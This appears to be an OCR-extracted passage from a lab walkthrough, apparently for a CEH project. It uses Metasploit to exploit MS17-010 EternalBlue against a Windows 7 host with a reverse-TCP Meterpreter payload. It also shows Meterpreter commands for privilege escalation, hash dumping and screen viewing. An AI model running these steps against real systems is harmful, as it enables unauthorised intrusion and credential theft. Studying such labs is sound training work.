


```
Meterpreter     : x86/windows
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
```



```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/IcucIpvZ.html
[*] Streaming...
```

Target Windows machine interface live screen…..




```
Target IP  : 192.168.56.63
Start time : 2022-09-15 11:57:59 -0400
Status     : Playing
```

Name	Date modified	Type	Size
blackwings	9/14/2022 11:54 PM	Application	73 KB
cehproject (1)	9/14/2022 11:50 PM	Application	73 KB
cehproject	9/12/2022 2:29 AM	Application	73 KB
gaurav	9/15/2022 6:25 PM	Application	73 KB
ICEauthority	9/12/2022 2:29 AM	File	0 KB
nilhack	9/15/2022 6:46 PM	Application	73 KB
projectceh	9/5/2022 3:31 PM	Application	73 KB


Similarly we can make payload for linux machine and android machine also ……..

Study about os level vulnerability using Metasploit




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
```

Ms17-010 is a windows 7 vulnerability using these we are going to access system ….




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Rem
ote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
 Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsa
r_rce

msf6 > use 0
```

AS below screen shot Rhost is not there r host means target ip so firstly we have set Rhost ……….




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                             ramework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affe
                                             cts Windows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
```




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.48.217   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.48.63
rhost ⇒ 192.168.48.63
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

We successfully set Rhost you can see below in screen shot we have use show options to see that whether our Rhost is set perfectly or not ……




```
rhost => 192.168.48.63
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.48.63    yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                             ramework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affe
                                             cts Windows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.48.63:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.48.63:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
 x64 (64-bit)
[*] 192.168.48.63:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.48.63:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.48.217:4444
[*] 192.168.48.63:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.48.63:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
 x64 (64-bit)
[*] 192.168.48.63:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.48.63:445 - The target is vulnerable.
[*] 192.168.48.63:445 - Connecting to target for exploitation.
[+] 192.168.48.63:445 - Connection established for exploitation.
[+] 192.168.48.63:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.48.63:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.48.63:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.48.63:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.48.63:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.48.63:445 - Target arch selected valid for arch indicated by DCE/RPC reply
```

You can see below metasploit interface so we successfully did it …..




```
[+] 192.168.48.63:445 - Sending SMBv2 buffers
[+] 192.168.48.63:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.48.63:445 - Sending final SMBv2 buffers.
[*] 192.168.48.63:445 - Sending last fragment of exploit packet!
[*] 192.168.48.63:445 - Receiving response from exploit packet
[+] 192.168.48.63:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.48.63:445 - Sending egg to corrupted connection.
